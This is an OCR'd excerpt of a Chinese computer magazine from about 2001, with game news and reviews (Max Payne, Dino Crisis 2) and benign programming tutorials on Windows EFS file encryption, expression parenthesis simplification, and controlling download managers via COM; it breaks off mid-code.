第三波资讯将在9月推出玩家期待已久的经典游戏博德之门II——安姆的阴影。与一代相比,二代不但人物刻画比一代深入,日记本功能体贴,移动方式也得到了修正。二代中的人物等级将比一代更高,敌人的种类更多,更加凶狠残暴,加上头昏眼花的法术和各种职业的特性,体贴的设计,多线的剧情,一定会让你置身其中流连忘返。

ĐÂ闻

■冠军足球经理圆球迷一个梦　《冠军足球经理》是Sports Interactive公司精心制作的足球经营类游戏,世纪雷神在众多玩家的期待下将推出它的最新中文版。此外世纪雷神还会为每一位购买《冠军足球经理》最新中文版的朋友准备上一份“厚礼”,那就是《冠军足球手册》,一部记载足球世界的完美之作。《冠军足球手册》由中央电视台体育著名主持人、足球评论员黄健翔题词,著名足球理论专家、北京国安俱乐部总经理张路作序,并邀请黄健翔在北京西单图书大厦进行签名活动。

■新天地推出《星际之门》　新天地互动多媒体于8月13日发行了超重量级角色扮演游戏《星际之门》(Anachronox,又名:毒源)。这款被誉为“值得游戏界里每一个人都坐下来关注”的新式RPG大作由大名鼎鼎的离子风暴工作室负责开发制作,在中国大陆由新天地互动多媒体公司负责代理发行,以48元2CD的超值实惠价格推向市场。

■《地面控制之黑暗阴谋》上市在即　由奥美电子有限公司重推的最新游戏《地面控制》之资料片《黑暗阴谋》经过了概念形成的开发阶段,上市指日可待。《黑暗阴谋》秉承了《地面控制》之精髓,为一款采用3D引擎的即时战略类游戏,游戏中真3D的场景加上华丽而不失真的特技效果构成了如同现场般的战斗画面。在游戏视角方面,也突破了以往的即时战略作品中通常采用的固定45度俯视视角,其全新的引擎较好地解决了全视角问题。

■WCG:E-Sport的奥林匹克运动 游戏高手争夺30万美金大奖　8月10日三星电子在北京召开发布会,宣布由三星电子主办、联众赛事承办的“三星电子杯第一届WCG中国区选拔赛”将于9月拉开序幕,同时在内地8大城市开战,10月在北京举行总决赛,胜者将代表国家参加12月汉城WCG总决赛。今年12月将在韩国举行的第一届World Cyber Games(简称首届WCG)是由三星创立并赞助的。这是一个奥林匹克运动会形式的电子运动会,是一次规模盛大的电子竞技盛会,数十个国家的四百余名顶尖电子竞技选手将汇集韩国汉城,争夺至高的荣耀和丰厚的奖金。

■玩金庸群侠传Online,中赛欧汽车　智冠公司为了持续聚集玩家人气,特别举办一场金庸群侠传Online武林大会,玩家可不断地进行自我挑战,以PK赛选出武林盟主,获胜的武林盟主将获得新款赛欧一辆。另外,至9月底,凡在李宁体育用品店消费,即送金庸Online客户端。CF

完美的瞬间——《英雄本色》评析

□贵州 yago

凡是看过好莱坞大片《黑客帝国》的朋友都会对基努李维斯的超酷动作和大导演吴宇森的“暴力美学”惊叹不已，如今各位也终于有机会在电脑屏幕上扮演一把手持双枪的孤胆英雄了！由Remedy公司制作，国内新天地代理的第三人称视角射击游戏《英雄本色》（Max Payne）不但完美实现了大家的梦想，而且还做得比电影更好更酷，画面精美细腻，配乐雄壮，音效逼真，时时让人有热血澎湃之感，实在是本年度不可不玩的上乘佳品。




游戏主人公麦克斯原为纽约警察，三年前妻女突遭杀害，孑然一身的麦克斯转调到纽约警署的反毒特勤组担任便衣特工，针对一种名为“瓦尔基里”的新型烈性毒品进行调查，不料却遭遇一系列陷阱，接头人Alex被暗杀，自己也被警方通缉。麦克斯孤身一人继续调查幕后阴谋，随即发现三年前的妻女被害之谜竟然与此相关，于是，一场激烈的较量拉开了序幕……



《英雄本色》最大的卖点就在于战斗中的慢动作模式（Bullet Time），玩家轻点鼠标右键即可从正常速度切换到慢动作模式，在该模式下敌我双方的动作都变得像在水下一样缓慢，而且战斗现场的激烈枪声也忽然消失，在一阵强节奏的摇滚乐中仅听见麦克斯自己的心跳，以及敌人射来子弹划破空气擦身而过的呼啸。此时玩家控制的鼠标却并未变慢，赶紧瞄准敌人头部双枪齐发，拉出螺旋的弹道轨迹在空中交错密布，与连续蹦出的弹壳和飞溅的鲜血编织出一幕惊心动魄的枪战场面，突然间速度又恢复了正常，摇滚乐嘎然而止，也没有了枪声，只剩下三具弹痕遍布的尸体同时在主人公周围倒下，一切都似乎是在瞬间一气呵成。慢动作模式不仅给玩家带来视觉上的震撼，同时也减轻了战斗中玩家的压力。为防止滥用慢动作模式造成游戏难度过低，制作者们将其设为有时间限制。屏幕左下角那个形状怪异的东东就是慢动作模式的储量标志，一但储量耗尽，游戏就会自动恢复正常速度，而玩家们只有消灭更多敌人才能补充慢动作模式的储量。

玩这个游戏的感觉纯粹像在看一部好莱坞枪战大片，制作者们成功“移植”了吴宇森的电影精髓，尤其将快慢镜头的切换应用到了炉火纯青的地步。故事主线衔接紧密，情节发展过程中高潮迭起，以致虽有三大章节25个任务，但仍然让玩家在爆机之后大呼不够过瘾。《英雄本色》的背景故事并不复杂，甚至有落俗套之嫌。但游戏毕竟是用来玩的，呈线性发展的简单剧情促使玩家能更加投入到激烈战斗中去，在电脑屏幕上谱写自己的孤胆英雄传奇。第一次通关后玩家会发现更高难度模式被激活，敌人变得更强，每关存盘次数也受到限制，再次爆机后还有最高难度模式。执着的玩家如果连这也能闯过去，就可以进入一个奖励任务，在一处秘密大厅中与蜂拥而出的群敌激战。还嫌不够过瘾的朋友，可以在第一次通关后尝试难度选项最下面的那个New York Minute模式，此模式下玩家闯过每一关的时间不得超过一分钟，这就要求玩家不仅要熟悉地形还要手快枪准。在New York Minute模式的结尾，玩家甚至能与制作者Remedy小组进行一番有趣的较量。




在游戏中麦克斯可以使用的武器仅有13种，它们分别是棒球棍、铅管、贝雷塔、沙漠之鹰、霰弹枪、连发霰弹枪、短管霰弹枪、突击步枪、英格纳姆冲锋枪（类似乌兹）、燃烧瓶、手雷、榴弹枪和狙击步枪，其中贝雷塔手枪和英格纳姆冲锋枪均可双手各握一把，齐扣扳机的火力势不可挡。沙漠之鹰威力惊人，但在战斗中补给不易，霰弹枪近战命中覆盖面大，但威力略嫌小了点，如果不是命中头部很难一枪毙命。到游戏后期的主力军基本上是那把M16枪族的突击步枪，射程远，火力猛，狙击步枪在远距离战斗场合可百步穿杨，一枪毙敌不说，子弹出膛的刹那还有极酷的慢镜头可看，绝对让你对它爱不释手。麦克斯携带的弹药数量有限，因此狂扫乱射的玩家多半会有弹尽之忧，此时就要靠棒球棍和





铅管之类的贴身搏斗武器去偷袭敌人夺取弹药。考虑到敌人的数量和AI，建议大家肉搏前最好能存个盘。另外手雷和枪榴弹的威力实在太大，玩惯了其他动作射击游戏的玩家务必小心，弄不好就会把麦克斯自己给炸飞到天上。激烈的战斗还会给游戏场景带来互动效果，例如墙壁和门板上留下的密密麻麻的弹孔，地面上也能看到大堆弹壳，从窗户外朝里开火时也会把玻璃打得粉碎。

在正常速度下的战斗很难，尤其是在近距离同时遭遇多名敌人时难保不被乱枪打死，虽有慢动作模式这一绝活，但却有储量限制，因此制作者们还提供了多种战术动作供玩家在枪林弹雨中自保。比较值得一提的当数翻滚和鱼跃，翻滚可由方向键加跳键实现，这招在复杂地形下间接靠近敌人时非常有用。遗憾的是滚动中不能开枪，如果敌人火力过于密集也有中弹受伤的危险。和翻滚一样，鱼跃同样来自吴宇森电影中屡见不鲜的英雄动作，如果你是周润发的忠实影迷，就会记得小马哥经常手持双枪鱼跃横飞在空中，同时仍能频频扣动扳机，英雄落地之际也是歹徒应声而倒之时。这种动作特技的运用在《黑客帝国》中勇闯大厅那段里表现得更为突出，而我们的玩家也能在《英雄本色》中如法炮制。鱼跃有专门的特定键，玩家可在功能菜单中自行定义，按下方向键加鱼跃键后，麦克斯能向前后左右四个方向横飞跃出。鱼跃过程中游戏速度自动变慢，但不消耗慢动作模式储量，其间还能瞄准敌人开枪。鱼跃的缺点是如果不在横飞的过程中消灭全部敌人，一旦主人公落地就要费点时间才能站起来，而此时未死的敌人完全可以打得你浑身是窟窿。因此鱼跃最好用来对付最后一名敌人，例如直接朝对方鱼跃过去，飞身扑到他怀里的同时扣动手中的霰弹枪，来不及扭转枪口的敌人多半会在这种突如其来的近距离轰击中一命呜呼，整个过程看上去要多酷就有多酷。由于主人公与吴宇森电影中的英雄们有诸多相似之处，新天地在引进这款游戏时将其译为《英雄本色》实在是再恰当不过。





《英雄本色》对硬件配置的最低要求为PⅡ450、96兆内存和16兆显存的3D加速卡，但如果要想在32位色彩模式下欣赏各种绚丽的视觉效果，就至少得有奔3加GeForce MX。也许是因为硬件要求高了点，所以这个游戏没有多人模式，但这丝毫不影响它的成功。

玩家在游戏中的操作相当简单，很多功能可一键实现，如F5快速存盘、F9快速提档、F1重播上段漫画过场、F2显示当前任务提示等等。麦克斯的闯关之路并不复杂，途中还有不少隐藏的秘密地点等待玩家探索。整个游戏没有过于变态的迷宫，但却不乏需要玩家动脑之处，在此yago为大家提供一些有用的过关指南：

第二章节开头的第一个任务，麦克斯要在自己的意识幻境中顺利通过客厅迷宫，从进入迷宫开始正确的行走顺序是右-左-右-左-左-左-右-右，上二楼后又会进入一片血渍迷宫，



行走时如果偏离血渍路线会掉下万丈深渊丧命。在血渍路的尽头处可跳到相近的其他血渍路上继续前进，正确的移动路线为右—左—右—左跳—右—左—左—右—左—右—左—直跳—左—右—左—右—左—左—右。

第二章节的第五个任务中，麦克斯要在一片不断燃起的火海中狂奔寻找出口，火海求生的关键是冷静和多存盘，可以确定每个房间都有出口，关键在于能否在混乱中及时找到，如果动作太慢就会被火舌吞噬，最后快脱离火海时小心会有一管钢瓶从侧面呼啸飞来。

第三章节的第一个任务又要走血渍迷宫，但这次的迷宫有上中下三层，玩家从最上一层出发，正确路线为直走—下跳—右—左—直跳—右—下跳—右—直跳—左—右跳—左—直跳—右—直跳，看到几支蜡烛围绕的婴儿床时即可告别迷宫。

游戏最后追击Aesir公司总裁Nicole Horne时，这老妖婆逃上大楼屋顶后欲乘直升飞机逃走，急切之际麦克斯还无法打开通往停机坪那边的门，如限定时间内不能阻止直升飞机逃走，这家伙升空后就会转过头以密集火力将麦克斯扫倒在血泊中。只要玩家足够细心，应该可以发现画面切换时几次突出了大楼顶上的避雷钢塔，刚上楼顶时要先用枪对准面前那根钢缆系留桩狂扫，打断钢缆后要立刻回身应付从正门那边涌出的几个敌人，干掉他们后立刻跳到被打断的钢缆系留桩处，从这里可以看到大楼另一角的另一根系留钢缆，端起突击步枪照准系留桩处扫射，打断后再迅速朝楼顶中央的避雷钢塔射击，多打几枪后失去支撑的避雷钢塔就会倒过去将直升飞机砸毁。接下来大家就看爆机画面吧。CF

E-mail: games@cfan.cn.net

□北京　小飞

《争战天下》

《争战天下》是由北京实达铭泰及台湾圣教士科技合作代理发行的一款来自韩国的即时战略游戏。提起即时战略游戏，相信大家首先想到的是《星际争霸》（以下简称《星际》）、《帝国时代》（以下简称《帝国》）。而《争战天下》正是将《星际》及《帝国》中诸多要素融合在一起，汲取了两款经典即时战略游戏的精华，并且加入了一些新的元素，使游戏的真实性和可玩性大大提高。



先说说游戏的背景：丰臣秀吉在武力统一日本之后开始了对外扩张，朝鲜作为日本的临国和进军中国的踏板成了日本入侵的首要目标。1592年，日本组建了20余万人的军队向朝鲜进军，两国之间的战争拉开了帷幕……李舜臣是当时朝鲜的水军将领，在战斗中多次粉碎了日本人的进攻，并在战斗中首次使用了“ 龟船 ”(游戏中可以使用)。明朝政府为了防止日本进一步入侵中国，出兵援助朝鲜，在中朝两国军民奋力抵抗下，于1598年将日本入侵者赶出了朝鲜。在游戏中，玩家可选择朝鲜或者日本。游戏分单人模式和多人模式两种：单人模式中玩家又可以玩任务或者与电脑对战；多人模式支持最多８个人在局域网或互联网上杀个你死我活。

游戏很容易上手，尤其是对那些玩过《星际》和《帝国》的玩家（什么？！没玩过？？开玩笑吧……）。一开始只有主基地和几个农民，这点和《帝国》类似，上来要做的就是狂造农民四处采集各种资源。特别要提的是，收集到的各种资源因为没有专门的建筑物存放，所以一概送回主基地。但是大家可以放心，游戏中的主基地上来就可以造的，如果有足够的木头，就在资源丰富的地方建个主基地当仓库吧！

游戏中资源分５种：

金子（Gold）、食物（Food）、木头（Wood）、石头（Stone）、铁（Iron）



下面说说游戏的操作：操作界面类似《帝国》，屏幕右下方有一个小地图显示自己的位置。可以建造的建筑物分普通和高级两种，初期只能建造很少几种（不能建造的建筑物呈灰色），随着主基地的不断升级，玩家可以建造的建筑物也不断增加。在游戏中可以使用热键来执行建造和修复的命令，和《星际》相似。普通建筑热键是“ B ”，高级建筑是“ V ”，攻击是“ A ”，修复是“ R ”等等。兵营里出来的兵也可以直接用“ R ”键聚拢在指定地点。鼠标右键用来采集资源及执行攻击等命令。从界面及热键操作看来，非常容易上手。

游戏的兵种多达30余种，剑客、忍者、将军、军师……他们各自拥有不同的技能，运用你的智谋，充分调动你的大脑，去创造自己的战略战术吧！

接下来该说说游戏中独具特色的地方了：

游戏不仅引入了天气的变化，而且引入了季节的变化，你可以清楚地看到四季交替的景象。从绿树成荫的盛夏到果实累累的金秋，从冰天雪地的寒冬到鸟语花香的初春……冬天的时候你的部队是可以在河面上走的；到了春天，如果你的部队会游泳的话，就让他们继续在冰上走吧……

《争战天下》中有一个很有意思的设定，玩家控制的农民、军队都是要吃饭的。人口越多，吃的也越多，如果温饱问题不能解决……可以下个十分肯定的结论，你输定了！！所以这很锻炼“ 你 ”的综合考虑能力。

大部分的作战单位都是在兵营中生产的，同一兵种可以定制9个，但是游戏中有个很方便的设定，就是玩家可以在一个兵营内同时生产几种不同的兵种。这就大大地缩短了出兵的周期。



不知道什么原因，游戏中没有人口的概念，也就是说造房子的钱可以免了。但是考虑到食物的原因，军队尽量以精为主，并配合各种魔法的使用，这样往往达到的效果更好。

魔法的使用也是游戏的一大亮点。以朝鲜为例，军师可以使用火龙、石化、狂风三种计谋，其中火龙和石化有四个等级，需要玩家逐步升级，魔法每升一级，效果都会增强不少。火龙可以在一定范围内用烈火给敌人以沉重的打击，威力不可小视！石化可以将一定范围内的敌人变成石头并维持一定时间。如果你有几个军师，可以先对来犯之敌使用石化，再对其使用火龙，让他们想跑也跑不了，只有被活活烧死的份了……

虽说我们目前见到的韩国游戏已经不少，不过这款《争战天下》人性化的设计，简洁的操作，创新的理念，还是非常值得大家一玩的！CF

《恐龙危机2》

小博






继恐龙危机的PC版后，其第二代作品也移植于PC上了。首先《恐龙危机2》无论在图像方面还是剧情方面都超越了前作许多，加上其新增的不少特色，在爆机后的感觉实在不错。由于刚看过《侏罗纪公园3》，又玩了这部《恐龙危机2》，比较一下，发现在《恐龙危机2》里面的恐龙种类数量多于《侏罗纪3》中的种类数量。虽然在画面上一款是游戏，一款是电影，不能相提并论，但在玩的时候绝对比看要更“爽”一些，而且《恐龙危机2》中的诸多特色，使得游戏的可玩性有很大的提高。

延续前作的剧情，特种部队的人员在顺利地把卡克博士从艾比斯岛带回国内之后，在政府安排下继续进行第三能源的相关实验。在实验接近完成的时候，实验的基地突然凭空消失，在同一位置上却出现了一片史前丛林。为了能取回研究成果，同时为了救回那些受困在史前时代的所有工作人员，特种部队再次授命出发，而前作的女主角蕾吉娜第二次加入行动，另外同为特种部队成员的男主角狄兰也会和蕾吉娜一起参加冒险……而且游戏过程中还会发现一批神秘人物，里面竟然还有男主角狄兰来自未来的女儿。在结局上的设定更让人感到伤心（由于男主角不愿舍弃被押在巨箱下的女儿而和她一起留在了即将爆炸的基地里）。虽然蕾吉娜想挽救他们，可时间剩余不多，在倒计时10秒的时候，她还是被狄兰说动而进入时空装置……



《恐龙危机2》在画面的表现上比前作更为出色，二代的人物比前作更为润滑，与背景的拼接也很不错，这使得画面的真实感大大加强。至于游戏中的恐龙，种类和数量都有所增加，而且其表现出来的真实度也优于前作。洞穴、丛林、湖泊等处处都有种古老的史前韵味。战斗时配合音乐绝对可以有身临其境的感觉，随着战斗的紧张变得快而低沉，随着战斗的结束变得缓慢悠扬。游戏中如同电影般的动画的确值得推荐，无论是动画中的主角形象还是恐龙，都体现出不一般的制作水平。



接下来就该介绍一下游戏新增的特色了，前作着重于解谜方面的表现，而二代则侧重于战斗。游戏中会出现大量的恐龙，具体数量大约为前作的十数倍，包括霸王龙、翼龙、大型水龙、剑龙等食肉类恐龙。同时游戏还增加了战斗记分系统，主要是在你射杀恐龙之后会获得相应的分数，而且假如你的枪法准，对于恐龙是一枪一个，还会造成连击，而且连击越多分数也会越高，而这些分数可以用来购买道具和装备，购买的地方就是一台类似ATM取款机的专用售货机（还附带存盘功能）。




本作中在武器种类的设定上也比前作多了许多。首先，男女主角各自有擅长的武器（只针对本人设计的，对方就无法使用），辅助武器中有一些是两人都可以使用的，比如像喷火器和火焰墙，还有设置地雷的武器也都可以使用。女主角雷吉娜（REGINA）将会拥有手枪、轻机枪、重机枪和电击警棒，而男主角狄兰（DYLAN）有霰弹枪、重型霰弹枪、雷射枪，他的基本辅助武器是一把军用刀型匕首。不要以为就这点武器了，由于剧情需要，在水中的关卡里还会用到水中专用的武器，其中包括手套型冲击波发射器等等类型的武器，对于助你消灭恐龙会有极大的帮助！



对于PC版的《恐龙危机2》，无论在什么方面都有着超越前作的表现，即使你通过PS模拟器玩过PS版的《恐龙危机2》，但和真正的PC版相比还是有很大的区别。无论是否喜欢这个系列，只要你喜欢动作射击游戏，就不应该错过这款作品。CF

□广东　陈斌

利用 EFS 系统给文件加密



平常我们在编写文件加密程序时，由于加密算法大多非常复杂，所以一般使用现成的加密算法，如RCX、GOST等，殊不知其实Windows 2000已经给我们提供了一种安全可靠的文件加密系统，全称为Encrypted File System（EFS），意为加密文件系统。使用EFS，我们完全不必自己写加密算法，只需使用几条API就可以将文件非常安全地进行加密，且加密速度很快。

但使用EFS的条件也是非常苛刻的，它要求运行在Windows 2000下，并且使用的是NTFS分区（不能是FAT分区）。EFS的加密不是传统意义上的加密，它是使用WIN32 CryptoAPI来加密文件内容的，这样未经授权的人就根本不能访问加密过的文件。例如：你将文件加密了，同一用户仍可以在资源管理器上观看或者打开加密过的文件，而不需进行文件解密；但如果是别的用户登录的话，就会被拒绝访问加密过的文件（这也许就是EFS加/解密的速度很快的原因吧）。这又将Windows 2000多用户数据安全提高了一个级别。设想一下：平时两个管理员权限的账号可以相互访问对方的文件，但如果一方将文件用EFS加密的话，就算对方有多大的权限也无法访问另一方加了密的文件 。

好了，废话少说，让我们来看看使用EFS时用到的几条API吧！首先，如果想确认文件的状态，我们可以用GetFileAttributes或者FileEncryptionStatus函数来检查。在下面的程序源码中，我使用的是FileEncryptionStatus，这条API会返回一些文件的状态参数，源代码中已经给出了相应的解释。值得注意的是，在选择加密文件时，如果该文件是被压缩过的，那么它就会自动被解压，这是因为NTFS文件的压缩和加密是互斥的。其次，加密的API为EncryptFile，解密的API为DecryptFile。下面我就通过一段小程序来介绍如何用EFS进行文件加密，所使用的编程语言为Borland C++ Builder 5.0。

运行BCB5，新建一个工程，然后在工程的窗体中放置一个TEdit控件以及三个TButton控件，修改Button2的标题属性为“文件状态”，Button1的标题属性为“文件加密”，Button3的标题属性为“文件解密”，其他的都采用默认值，程序界面请参考附图所示。下面就是全部源代码：

```
//---------------------------------
#include <vcl.h>
#pragma hdrstop

#include "unit1.h"
//---------------------------------
#pragma package(smart_init)
#pragma resource "*.dfm"
TForm1 *Form1;
//---------------------------------
__fastcall TForm1::TForm1(TComponent* Owner)
        : TForm(Owner)
{
}
//---------------------------------
void __fastcall TForm1::Button2Click(TObject *Sender)
{
 DWORD dwStatus;

 if (FileEncryptionStatus(Edit1->Text.c_str(),&dwStatus))
 //用FileEncryptionStatus这条API来检测文件状态
 {
   switch (dwStatus)
   {
    case FILE_ENCRYPTABLE:
     ShowMessage("文件可被加密。此文件当前并未加密。");
     break;

    case FILE_IS_ENCRYPTED:
     ShowMessage("文件已经被加密。");
     break;

    case FILE_SYSTEM_ATTR:
     ShowMessage("文件是操作系统的一部分，不可加密。");
     break;

    case FILE_ROOT_DIR:
     ShowMessage("文件是根目录，不可加密。");
     break;

    case FILE_SYSTEM_DIR:
     ShowMessage("文件是系统目录，不可加密。");
     break;

    case FILE_UNKNOWN:
     ShowMessage("文件状态未知。");
     break;

    case FILE_SYSTEM_NOT_SUPPORT:
     ShowMessage("文件系统不支持加密，所以文件不可加密");
     break;

    case FILE_USER_DISALLOWED:
     ShowMessage("无返回值。保留将来使用。");
     break;

    case FILE_READ_ONLY:
     ShowMessage("只读文件，不可加密。");
     break;

    default:
     ShowMessage("未知文件状态。");
   }
 }
}
//---------------------------------
void __fastcall TForm1::Button1Click(TObject *Sender)
{
  if (EncryptFile(Edit1->Text.c_str())) //进行文件加密
    ShowMessage("文件加密成功！！");
  else
    ShowMessage("文件加密失败！");
}
//---------------------------------
void __fastcall TForm1::Button3Click(TObject *Sender)
{
  if (DecryptFile(Edit1->Text.c_str(),0)) //进行文件解密
    ShowMessage("文件解密成功！！");
  else
    ShowMessage("文件解密失败！");
}
//---------------------------------
```

在程序调试通过后，随便对一个文件进行加密（如文本文件），然后用另一账号（权限随便）进行登录，尝试打开加密过的文件时，Windows便会提示“拒绝访问”，加密成功！程序在P166 + 64M + Windows 2000环境下调试通过。



□济南 Animal

《极限24点》的改进

——论多余括号的剔除

《电脑爱好者》2001年11期的《极限24点》是篇精巧的文章。

然而，该程序的一则运行结果：7、10、Q、9四张牌，答案为((10-7)+12)+9。显然，表达式中的括号都是多余的。精益求精是程序员的责任与义务，在这里我想谈谈多余括号的剔除问题。

一、算法分析

四则运算表达式所含运算符的优先运算顺序由低到高排列依次为＋、－、×、÷、()。一个括号是否应该剔除，是由该括号内优先级最低的运算符与括号左右相邻的运算符之间的运算关系决定的。设待整理的表达式为（S1 Op S2)，Op为括号内优先级最低的运算符（＋、－、×或÷)，则得出：

1.若左邻括号的运算符为÷，则无论Op为何运算符，括号必须保留。因为原本是（S1 Op S2）作除数，一旦去除括号，则仅S1作为除数，当然不对。

2.若左邻括号运算符为×，而Op为＋、－时，则保留括号。因为（S1 Op S2）本是作乘数的，一旦去除括号，仅S1作为乘数，同样不对。

3.若左邻括号运算符为－，而Op为＋、－时，则保留括号。

4.若非上述情况，括号去除。

右邻括号运算符的情况可以类似讨论。

我们从最里层嵌套的括号开始，依据以上规律逐步向外层进行括号整理，直到最外层的括号保留或去除为止。这个整理过程可用递归过程CompactResult描述，具体代码请参考程序源代码中的CompactResult函数。例如，去除((a＋b)×f)－(i÷j)中的多余括号的过程可以用图1描述：




图1

最后自底向上整理结果是：(a＋b)×f－i÷j。

二、程序源代码

以下代码是在《极限24点》Delphi程序基础上修改而得到的，你可以把它们直接加入原来的代码，修改原文中结果输出部分的代码，那就是一个真正的“极限24点”游戏了！具体说明请参照代码中的注释说明。

```
// 假设s[i]为')'，函数suitable输出与之相对应的'('在字符串s中的位置
function TForm1.Suitable(s: string; i: byte): byte;
var
  t: byte;
begin
  t := 1;
  repeat
    dec(i);
    if s[i] = ')' then
      inc(t)
    else if s[i] = '(' then
      dec(t);
  until t = 0;
  suitable := i;
end;

// 输出表达式s中最低级运算符的位置
function TForm1.LowestLevelOperatorPos(s: string): byte;
var
  i, k: byte;
begin
  i := length(s);
  k := 0;
  while i > 0 do
  begin
    if s[i] in ['+', '-'] then
    begin
      LowestLevelOperatorPos := i;
      exit;
    end;
    if (k = 0) and ((s[i] = '*') or (s[i] = '/')) then
      k := i;
    if s[i] = ')' then
      i := suitable(s, i);
    dec(i);
  end;
  LowestLevelOperatorPos := k;
end;

function TForm1.CompactResult(s: string; var p: char): string;
var
  a, b: string;      // 表达式s的左项和右项整理的结果
  c1, c2: char;      // 表达式s的左项和右项的最低级运算符
  i: byte;           // 表达式s最低级运算符的位置
begin
  if length(s) <= 2 then   // 若表达式是数值则返回数值
  begin
    CompactResult := s;
    p := ' ';
    exit;
  end;

  // 先卸除整个表达式外成对的括号
  if (s[length(s)]=')') and (Suitable(s,length(s)) = 1) then
  begin
    CompactResult := CompactResult(copy(s,2,length(s)-2),p);
    exit;
  end;

  i := LowestLevelOperatorPos(s);
  p := s[i]; // 找出最低级运算符及其位置
  // 分别整理左侧和右侧
  a := CompactResult(copy(s, 1, i-1), c1);
  b := CompactResult(copy(s, i+1, length(s)-i), c2);

  // 根据p和c1、c2决定是否加括号
  if (p = '*') and (c1 in ['+','-']) then
    a := '(' + a + ')';
  if (p in ['*','-']) and (c2 in ['+','-']) then
    b := '(' + b + ')';
  if (p = '/') and (c1 in ['+','-']) then
    a := '(' + a + ')';
  if (p = '/') and (c2 <> ' ') then
    b := '(' + b + ')';
  CompactResult := a + p + b;  // 返回整理结果
end;
```

怎样，看似简单的括号化简问题并不好解决吧？这可是第六届国际奥林匹克竞赛中国组队试题呢，看看你的水平，能够得到几分？平时注意搜寻周围程序的不足，并且试着改进它们，你会从中学到很多东西！CF


编者：曾经有一位热心读者建议东渐在CFan网上直接给出最终的可执行文件，原因嘛很简单，那就是程序很有用，但是他自己对于编程却不太“感冒”(虽然东渐好声好气地回了信，但是心里总有点那个……)。好的，东渐自然从善如流（？？)，您现在可以在www.cfan.com.cn直接下载到程序的可执行文件压缩包，闲暇之余不妨做做脑力体操，好好享受一下“程序谷”荣誉出品的《极限24点》吧！



图2 升级以后的极限24点游戏

□北京 江德华

用VB控制网络蚂蚁 网际快车下载文件



著名的多线程下载软件网络蚂蚁(NetAnts)、网际快车(FlashGet，又名JetCar)，想必是每位CFan必备的装备，大家挖掘出的用法也是花样百出。其实，这两个软件有一个共同的特点：它们都提供了COM接口，你可以在VB程序中对其控制，利用它们自动下载文件。例如，FlashGet的伴侣软件FlashCheck，可以接收指定邮箱的电子邮件头信息，并根据电子邮件主题中的命令，启动FlashGet自动下载软件。在看完本文后，你也不难做出类似FlashCheck这样的软件。

一、原理篇

网络蚂蚁和网际快车都包含了基于COM标准的控件对象，提供了可以控制该程序的接口。这两个程序分别在各自的对象中提供两个同名函数，AddUrl和AddUrlList。这两个函数的作用是添加待下载文件的链接。其中，AddUrl添加一个链接，AddUrlList则添加一个链接列表，可以包含多个链接。

NetAnts中AddUrl、AddUrlList的声明分别如下：

```
Sub AddUrl(bstrUrl As String, bstrInfo As String, bstrReferer As String)
Sub AddUrlList(pList)
```

FlashGet中AddUrl、AddUrlList的声明分别如下：

```
Sub AddUrl(pUrl As String, pInfo As String, pReferer As String)
Sub AddUrlList(pList)
```

可以看到，网络蚂蚁和网际快车对这两个函数的声明基本上一致。AddUrl的三个参数的作用分别是：待下载文件的链接、对文件的描述信息、引用该链接的页面的链接（这究竟是什么意思呢？举个例子，index.htm页面中包含了file.zip文件的链接，如果要下载file.zip，那么index.htm就是引用了file.zip文件链接的页面）。

AddUrlList的参数pList是一个一维数组，该数组必须是可变类型(Variant)，不能是字符串类型。该数组在VB中从0开始，长度为n*2+1，可以指定n个待下载文件，其中pList[0]包含的是引用链接列表的页面的链接，pList[n*2-1]包含的是第n个文件的链接，pList[n*2]包含的是第n个文件的描述信息。

在VB中，需要首先引用网络蚂蚁和网际快车对象，然后可以在程序中调用上述函数，并赋以正确的参数值。《电脑爱好者》的网站栏目“期刊上网”(http://www.cfan.net.cn/qikan/index.htm)，其中列有每期的内容简介，本文使用VB编程，以控制网络蚂蚁、网际快车下载《电脑爱好者》网站上的“期刊上网”主页和2001年第1期到第13期内容简介为例，介绍如何使用上述对象、函数。

二、程序篇

在VB中新建一个工程，选择“工程”菜单的“引用”，并在对话框中找到AntAPI 1.0 Type Library（网络蚂蚁）




图1

和jccatch 1.0 Type Library（网际快车）。Form1的设计如图1所示，包括两个单选按钮optNetAnts、optJetCar，两个按钮AddUrl、AddAllUrls。根据需要，可以适当调整界面，没有其他需要特别定制的属性。

下面在Form1中添加全局变量、常量、函数、事件处理过程等，源代码如下：

```
Option Explicit
Dim objNetAntsApi, objJetCarCatch As Object
'网络蚂蚁、网际快车对象
Dim objUsedObject As Object '实际使用的对象(蚂蚁、快车其中之一)
Dim arrParams() '成批下载任务数组，必须是Variant类型
Dim I As Integer '计数器

'单任务下载
Const tstUrl = "http://www.cfan.net.cn/qikan/index.htm" '待下载任务的URL
Const tstInfo = "《电脑爱好者》期刊上网" '下载任务的注释信息
Const tstRefUrl = "http://www.cfan.net.cn/" '对所下载任务引用的页面

